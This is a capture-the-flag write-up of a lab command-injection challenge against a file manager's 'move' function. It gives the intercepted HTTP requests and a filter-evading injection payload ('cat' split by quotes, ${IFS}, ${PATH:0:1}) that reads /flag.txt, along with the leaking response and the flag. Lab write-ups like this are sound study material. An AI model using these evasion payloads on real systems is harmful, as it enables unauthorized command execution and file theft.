          /usr/share/mysql/debian_create_root_user.sql
        </pre>
      </p>

    </div>
    <script src='
    https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/
```

Skills Assessment

Skills Assessment:


Question: What is the content of '/flag.txt'?

Answer: HTB{c0mm4nd3r_1nj3c70r}


Method: *note – the challenge took me several sessions to solve, so the target IP and port will change throughout the screenshots. *

lets start via entering the target server website with burpsuite browser (interceptor off):

```
http://<target-IP>:<target-port>
```




Lets login with the provided credentials 'guest:guest':



You are logged in


Name	Size	Modified	Perms	Owner	Actions
tmp	Folder	15.07.21 16:42:58	0777	www-data:www-data	
51459716.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
605311066.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
696212415.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	

We get to a list of files in some directory, in a structure resembling 'ls -l' output format. In addition is 'tmp' directory (which is empty), and some operations on the file – such as content view, copy, move and download. We can also search a file in real-time, and an advanced search:



The vulnerable operation is the ‘move’:

Lest get to move a random file from the main directory to the tmp directory:




Not secure 94.237.59.199:49488/index.php?to=

File Manager

You are logged in

Name	Size	Modified	Perms	Owner	Actions
tmp	Folder	15.07.21 16:42:58	0777	www-data:www-data	
51459716.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	
605311066.txt	31 B	15.07.21 14:52:27	0777	www-data:www-data	

→



Not secure 94.237.59.199:49488/index.php?to=&from=51459716.txt

File Manager

Copying


Source path: /var/www/html/files/51459716.txt
Destination folder: /var/www/html/files/

Copy Move Cancel

Select folder

- tmp

→ now we set the interceptor on:



Not secure 94.237.59.199:49488/index.php?to=tmp&from=51459716.txt

File Manager / tmp

Copying


Source path: /var/www/html/files/51459716.txt
Destination folder: /var/www/html/files/tmp

Copy [✓ Move] Cancel

Select folder


- ..

→



```
GET /index.php?to=tmp&from=51459716.txt&finish=1&move=1 HTTP/1.1
Host: 94.237.59.199:49488
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-e
xchange;v=b3;q=0.7
Referer: http://94.237.59.199:49488/index.php?to=tmp&from=51459716.txt
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: filemanager=9c2iduom6u9n2frqunl0v42gcj
Connection: close
```

Lets get to to the repeater:




```
GET /index.php?to=tmp&from=51459716.txt&finish=1&move=1
HTTP/1.1
Host: 94.237.59.199:49488
```

Now, we will place the command injection in the 'from' parameter. The payload will be the following:

```
%3bc'a't${IFS}${PATH:0:1}..${PATH:0:1}..${PATH:0:1}..${PATH:
0:1}..${PATH:0:1}flag.txt;
```

When sent, we will search the 2nd occurrence of the word 'error' in the response for fast track of the error message, and the flag value with it:



```
GET /index.php?to=tmp&from=
%3bc'a't${IFS}${PATH:0:1}..${PATH:0:1}..${PATH:0:1}..${P
ATH:0:1}..${PATH:0:1}flag.txt;&finish=1&move=1 HTTP/1.1
Host: 94.237.59.199:49488
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
```

```
      </div>
    </nav>
    <p class="message alert">
      Error while moving: mv: missing
      destination file operand after
      '/var/www/html/files/'<br>
      Try 'mv --help' for more information.<br>
      HTB{c0mm4nd3r_1nj3c70r}<br>
      bash: /var/www/html/files/tmp: Is a
      directory
    </p>
    <form action="" method="post" class="pt-3">
```

The interpretation of the payload is ';cat /../../../flag.txt;'.

*note – after the solution I checked for other solutions – a possible extra use is the use of '${LS_COLORS:10:1}' as ';'. HOWEVER I DID NOT TEST IT. *